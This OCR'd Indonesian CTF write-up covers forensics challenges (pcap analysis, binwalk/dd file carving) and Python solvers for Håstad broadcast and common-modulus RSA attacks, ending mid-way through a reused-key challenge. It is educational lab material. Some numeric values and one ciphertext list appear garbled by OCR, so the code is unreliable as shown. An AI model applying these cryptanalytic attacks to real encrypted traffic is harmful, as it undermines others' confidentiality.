
setelah kita tambahkan filter data maka yang di tampilkan oleh tool wireshark hanya packages yang berisi data.setelah itu untuk melihat data di suatu package kita bisa klik kanan dan pilih opsi follow.fitur ini berfungsi untuk menampilkan data yang tersusun dan bisa dibaca oleh manusia,jika kita memakai fitur ini maka data yang di tampilkan adalah data yang di pecah(karena jaringan mengirim data dengan cara di pecah pecah).



setelah di klik maka wireshark akan membuka window baru yang berisi data yang sudah disusun dan bisa dibaca manusia.disana kita bisa lihat bahwa ada pemberitahuan rahasia yang berupa base64 dan kita di suruh untuk mendecodenya



jadi setelah di decode maka kita dapat flag nya.



FLAG = ITFEST{pcap_h1st0ry}

Nama Challenge: FOTO PEMANDANGAN
BY:hehang hebus
Kategori: Forensics
Point:100 (dinamis)

Deskripsi challenge

Pak Bambang dari divisi humas baru saja kembali dari kunjungan dinas di Bromo dan mengirimkan foto kenang-kenangan lewat grup koordinasi. Namun staf teknis menyadari ukuran foto tersebut tampak jauh lebih besar dibandingkan foto sejenis di galeri arsip.
File atau source code yang kita dapatkan

File atau source code yang kita dapatkan

https://itfest-ctf.web.id/files/2aadfd6a9278e3b72f422f9a61b8560b/foto.jpg?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6MzV9.atXXOg.PVJon65amRPOkDXMEhCdFsCX8pA

Analisis

dari chall kita diberi chall sebuah file foto.jpg dimana ketika kita buka,maka hanya ada foto pemandangan alam




jadi ku coba membuka metadata dari foto jpg tersebut dengan menggunakan tool exiftool,dan output dari tool exiftool tersebut lebih banyak dari chall DETAIL tapi disana tidak ada informasi yang terlalu berguna,

setelah ku baca lagi deskripsi chall,disana disebutkan bahwa

> “staf teknis menyadari ukuran foto tersebut tampak jauh lebih besar dibandingkan foto sejenis di galeri arsip.”


dimana petunjuk ini merujuk ke keanehan di ukuran file yang lebih besar.jadi kita bisa simpulkan bahwa foto.jpg tersebut di kemungkinan didalam nya ada file lain atau tempeli file lain.

jadi aku cek dugaan tersebut dengan tool bernama binwalk.tool ini berfungsi untuk menganalisis dan mengcheck apakah suatu file ditempeli dengan file lain atau tidak.



dari hasil binwalk kita bisa tau bahwa di foto.jpg tersebut ada file yang sengaja ditempel yang namanya secret_flag.txt,dengan lokasi di 1463288.jadi kita bisa coba ekstrak file secret_flag.txt tersebut dengan command binwalk -e foto.jpg

tapi terminal ku malah menampilkan eror,dikarenakan binwalk -e tidak bisa mengekstrak file di dalam foto.jpg,



jadi kita coba memisah manual dengan dd.




penjelasan command

dd if= foto.jpg of=secret_flag.txt bs=1 skip=1463288

dd = tool untuk menkonversi data bit per bit
if = input file,yang artinya file sumber yang mau kita konversikan
of = output file,yang arti nya output dari dd ini kita tampung di file mana
bs = bit size,ukuran seberapa besar dd membaca bit
skip = berfungsi untuk langsung locat ke lokasi suatu file

tapi ketika ku buka secret file malah isinya gak bisa di baca.dan ketika ku baca lagi hasil dari binwalk ternyata secret_flag.txt itu dikompres.jadi untuk melihat isi asli dari file tersebut kita harus excract dulu baru kita buka.



FLAG = ITFEST{b1nw4lk_c4rv3d}

Nama Challenge: REKAMAN INSIDEN
BY:hehang hebus
Kategori: Forensics
Point:400 (dinamis)

Deskripsi challenge


Alarm ruang operasi keamanan berbunyi nyaring di tengah malam menandakan ada lonjakan trafik aneh menuju server data warehouse. Sebelum sambungan internet gedung sempat diputus manual oleh petugas jaga malam, sejumlah paket data sempat keluar masuk melewati firewall perimeter.

File atau source code yang kita dapatkan


https://itfest-ctf.web.id/files/b5907bc3801ab7d2cf115c995e325da6/incident.pcap?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6Mjd9.atXiqA.7a4XGmQFZF1KqR0SExxR_Ri6S80

Analisis

dari chall kita dikasih file pcap yang dimana ketika kita buka di tool wireshark maka hasilnya




disini kita coba menggunakan cara yang sama dengan cara kita mengsolve chall jejak prambanan yaitu dengan menggunakan filter data



dan packages yang di tampilkan oleh tool wireshark hanya menjadi 12 packages.kenapa?karena filter data hanya menampilkan packages yang berisi data,jadi ke 12 packages tersebut adalah packages yang ada isinya.

ketika buka dengan follow maka wireshark akan menampilkan sebuah text yang berisi base64

ketika kita decode base64 nya maka flag akan muncul.



FLAG =ITFEST{full_4tt4ck_ch41n}

Nama Challenge: KECIL
BY:hehang hebus
Kategori: cryptography
Point:100 (dinamis)

Deskripsi challenge

Seorang admin ceroboh yang suka pakai kunci publik kecil baru saja mengirim satu pesan enkripsi yang sama persis tanpa padding ke tiga server berbeda.

File atau source code yang kita dapatkan

https://itfest-ctf.web.id/files/eb22c21f57f04437ab045c986e5ba4c3/broadcast.txt?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6Nn0.atXmkA.xUFOAjTtMydP38eCo2b-Lb2uM4U

Analisis

isi file broadcast.txt

Server 1

n1 =
25621369259126629087312671357544700929858039670301232187736287088092184722252847288931237957955938573059863707462527776003357262648035680081212552160920217671720690532200301425851740698696077143148530384377583 13

c1 =
23238791976813570536392354460047151702142741251171102517439816685437934172848470054135343153852967276551505419951963950458530103477955530462708601140767240605691579376379141788112192798709194533002302058447622 72

Server 2

n2 =
38058158622888475338129535638562612086656514488685221784807564294 51

428497576178210222153509868306709043709354731556488054114343456092766345413679951202809955892442994141539055849928988933849766707009922469710247

c2 = 25538611971690359588818540044162996824302455083474873533500303661252846405237454474610302134159110188296992308608049152845228917141316520340531900251369808088554165713493801745041127164000911595118773870319703 72

Server 3


n3 = 35430221391064767532140549558491863411477205628571455787297396435673290525836248586969808650432691174255777239683628785086690625573081940753110294784866567015152742495784252764064297315834131695335465425449206 11

c3 = 23036003404323966158593245237139800397864864601949463111895445876559429722590723469897843513976965225908318064670701158857247115471783973000836656704446576879490347003670675961799524685435240797167359584587547 89

e = 3

dari deskripsi chall dan kita bisa tau bahwa broadcast.txt adalah pesan yang di 1 pesan yang dienkripsi secara persis dan tanpa padding yang di kirim ke tiga server yang berbeda.

tapi jika ku solve dengan mencari akar tiga biasa dari ciphertext nya(karena nilai pangkatnya/e = 3) maka hasilnya adalah



jadi dikarena kan akar pangkat 3 biasa menghasilkan bytes acak maka kita bisa simpulkan bahwa m**3 > n jadi ketika di proses enkripsi m**3 di modulus kan dengan n maka akan mengasilkan sisa bagi dengan n hal ini.

jika akar pangkat 3 biasa dari c kita menghasilkan pesan maka bisa kita simpulkan bahwa m**3 < n jadi m**3 tidak terpengaruh oleh modulus.

tapi di kasus kita ini nilai iroot biasa tidak menghasilkan flag maka kita harus pakai cara lain.dikarena kan di broadcast.txt kita di kasih 3 pasang c dan n yang merupakan 1 pesan enkripsi yang sama persis dan tanpa padding jadi kita bisa simpulkan bahwa chall ini rentan dengan hastad broadcast attack.hastad broadcast attack terjadi ketika 1 pesan di enkripsi menggunakan e kecil dan dikirim ke orang berjumlah sama dengan atau lebih dari e(k >= e) dan tidak dipadding.

jadi juga di karenakan n1 sampai n3 adalah coprime maka kita bisa memakai CTR.

singkatnya nanti jika kita hitung menggunakan CTR maka n1 sampai n3 akan dikalikan dan akan menghasilkan nilai n gabungan yang besar.jadi ketika kita moduluskan dengan m**3 akan menjadi m**3<n_gabungan

*n_gabungan = n1*n2*n3*

*ct = m**3 mod n_gabungan*

karena *m**3 < n_gabungan* maka

*ct = m**3*

jadi kita tinggal akar pangkat 3 kan ct nya untuk mendapat plaintext

solver =

```
from sympy.ntheory.modular import crt

from itertools import combinations

from gmpy2 import iroot

from Crypto.Util.number import long_to_bytes



modulus =
[256213692591266290873126713575447009298580396703012321877362870880921847222528472889312379579559385730598637074625277760033572626480356800812125521609202176717206905322003014258517406986960771431485303843775831,380581586228884753381295356385626120866565144886852217848075642945142841
```

```
975761782102221535098683067090437093547315564880541143434560927663454136799512028099558924429941415390558499289889338497667070099224697102473,3543022139106476753214054955849186341147720562857145578729739643567329052583624858696980865043269117425577723968362878508669062557308194075311029478486656701515274249578425276406429731583413169533546542544920611]

hasil_sisa = [232387919768135705363923544600471517021427412511711025174398166854379341728484700541353431538529672765515054199519639504585301034779555304627086011407672406056915793763791417881121927987091945330023020584476227255386119716903595888185400441629968243024550834748735335003036612528464052374544746103021341591101882969923086080491528452289171413165203405319002513698080885541657134938017450411271640009115951187738703197037,2303600340432396615859324523713980039786486460194946311189544587655942972259072346989784351397696522590831806467070115885724711547178397300083665670444657687949034700367067596179952468543524079716735958458754789]

e = 3

pasangan_n_e = list(zip(modulus,hasil_sisa))



for kombinasi in combinations(pasangan_n_e,3):

   sub_n = [p[0] for p in kombinasi]

   sub_c = [p[1] for p in kombinasi]



   m_pangkat_3,jumlah_kali_n = crt(sub_n,sub_c)



   m,benar = iroot(m_pangkat_3,3)

   if benar:

       print(long_to_bytes(m))
```

FLAG = ITFEST{h4stad_br0dca5t_y9_un1k}

Nama Challenge: DUA DIVISI
BY:hehang hebus
Kategori: cryptography
Point:250 (dinamis)

Deskripsi challenge

Sekretariat pimpinan mengirimkan pengumuman rotasi jabatan penting kepada Kepala Divisi Operasional dan Kepala Divisi Keuangan secara bersamaan. Salinan terenkripsi untuk kedua pejabat tersebut tidak sengaja terunggah ke kanal pengumuman umum kantor.

File atau source code yang kita dapatkan

https://itfest-ctf.web.id/files/c241747c55859f0eab5d3dc5303d7fa2/pengumuman.txt?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6MjJ9.atXyiQ.azJ-OEfqf_HCezWC3inWBEOWqA8

Analisis

isi dari laporan.txt

n =
16504218608787858818908947618465153801110870322197561852213138298338317872962830347011293750061631403730832088320828543071556391360648838052247771925681065994770283353851763463764275401862680213890516748427112898370495266608899568163862871313255133108424090437496150757608922087583305972388686773122384897085905637309469804312031003536598256496531412588346716882126850220297224370698549014619680815899714192352949148643376218556492670406869069365074082762355586423000654099931523031652840774805737929506218667314241968619568055044916034792991592421095188383133490638772386916148461148624417367502738777048795068162651

e1 = 65537

e2 = 65539

c1 =
14353891362633356761056345955552221286582245317413749398361773332 01

0700573931951949085519771869346418408895781175457026072689555148444
4876638554479757175568536005842145736493446057479678330452447594861
9764494709453491757225640247424258169706931713831439998055396347903
5295424998287564128514123718958026499790634532580883054076510808567
9856972031583226001320558740037011619129814051973119157545830967347
2536176355231826965026845388293079785723492577695511052029347668476
2005220514868395870178778350415873600066419176588493026086531029164
2147080703777352234306191017396636954121097378123347010143071619503
6390185790470

c2 =
7674029206864262991148807726067074019642125775910048636195411872200
0322111472644948855546853471902252580954397130633909427627671788721139887448451317384077337042346089053680853160652848186053837223736396761108505576684864086193467078682978137158025735827071497207550136298102693167303858998609333065384794440847348047134839482305202527340744895858739007703838233301269691156688018628660150317186905543750101231330951197513725374397051893369566534173907572753052783512769773599038294080773287333908487730459575591926928222212648887962219937154737890206071589226414686383843176027372502328028843812758465913582095986 73

dari sini kita bisa langsung simpul kan bahwa chall ini rentan dengan common modulus attack,kenapa?karena e1 dan e2 coprime jadi kita bisa mencari nilai a dan b menggunakan extend gcd yang berdasarkan identintas bezout dimana nilai a dan b nanti kita pakai dalam common modulus attack

a*e1 + b*e2 = 1

maka kita kita tinggal buat ct = m**a*e1 + b*e2 dan di karenakan identintas bezout menjadi ct = m**1 yang dimana ini adalah inti dari common modulus attack.

solver =

```
from gmpy2 import iroot

from Crypto.Util.number import long_to_bytes

from sympy import gcdex
```

```
n =
165042186087878588189089476184651538011108703221975618522131382983383178729628303470112937500616314037308320883208328543071556391360648838052247771925681065994770283353851763463764275401862680213890516748427112898370495266608899568163862871313255133108424090437496150757608922087583305972388686773122384897085905637309469804312031003536598256496531412588346716882126850220297224370698549014619680815899714192352949148643376218556492670406869069365074082762355586423000654099931523031652840774805737929506218667314241968619568055044916034792991592421095188383133490638772386916148461148624417367502738777048795068162651

e1 = 65537

e2 = 65539

c1 =
143538913626333567610563459555522212865822453174137493983617733320107005739319519490855197718693464184088957811754570260726895551484444876638554479757175568536005842145736493446057479678330452447594861976449470945349175722564024742425816970693171383143999805539634790352954249982875641285141237189580264997906345325808830540765108085679856972031583226001320558740037011619129814051973119157545830967347253617635523182696502684538829307978572349257769551105202934766847620052205148683958701787783504158736000664191765884943026086531029164214708070377735223430619101739663695412109737812334701014307161950363901857904705

c2 =
767402920686426299114880772606707401964212577591004863619541187220003221114726449488555468534719022525809543971306339094276276717887211398874484513173840773370423460890536808531606528481860538372237363967611085055766848640861934670786829781371580257358270714972075501362981026931673038589986093330653847944084734804713483948230520252734074489585873900770383823330126969115668801862866015031718690554375010123133095119751372537439705189336956653417390757275305278351276977359903829408077328733390848773045957559192692822221264888796221993715473789020607158922641468638384317602737250232802884381275846591358209598673
```

```
def Common_modulus_attck(c1,e1,c2,e2,n):

    a,b,g = gcdex(e1,e2)
```

```
    a = int(a)

    b = int(b)

    if a < 0:

        c1 = pow(c1,-1,n)

        a = -a

    if b < 0 :

        c2 = pow(c2,-1,n)

        b = -b

    m = (pow(c1,a,n) * pow(c2,b,n)) %n

    return m


m = Common_modulus_attck(c1,e1,c2,e2,n)

print(long_to_bytes(m))
```

FLAG = ITFEST{c0mm0n_m0dulus}

Nama Challenge: SEPARO
BY:hehang hebus
Kategori: cryptography
Point:100 (dinamis)

Deskripsi challenge

Dua orang admin dari komunitas rahasia sedang mengobrol di grup chat. Karena mereka peduli dengan keamanan, mereka mengaktifkan fitur enkripsi buatan sendiri. Namun, ada satu kecerobohan besar.. aplikasi chat mereka tiba-tiba mengalami error. Aplikasi tersebut menggunakan kunci rahasia yang sama persis untuk mengunci pesan Admin 1 (pesan1.txt) dan pesan Admin 2 (pesan2.txt).

File atau source code yang kita dapatkan

https://itfest-ctf.web.id/files/c1497871e30ff4f68d493a8bac082888/chat.zip?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6N30.atX4Hw.ePNu3BDwO69aTfaMtfcGqlSpU2E

Analisis

isi dari chat.zip adalah sebagai berikut =

pesan_ditemukan.txt =

Admin 1: Nanti sore meeting ya, di

Admin 2: Siap!

Admin 1: Harus datang tepat waktu, ga boleh telat!!


pesan1 =

53044f591bfc9ae64a0e7e48fab3d2369364b2b01578ad2e98a7868363232086ef25159d02f3f63e69e3d4a2e5e0fff523574f5f1341819be4b7e919744b77c7f9c847313367773bcc43ce932932520b9956ef64e85d6be1d7c051f823f9931b2faa5e09f757

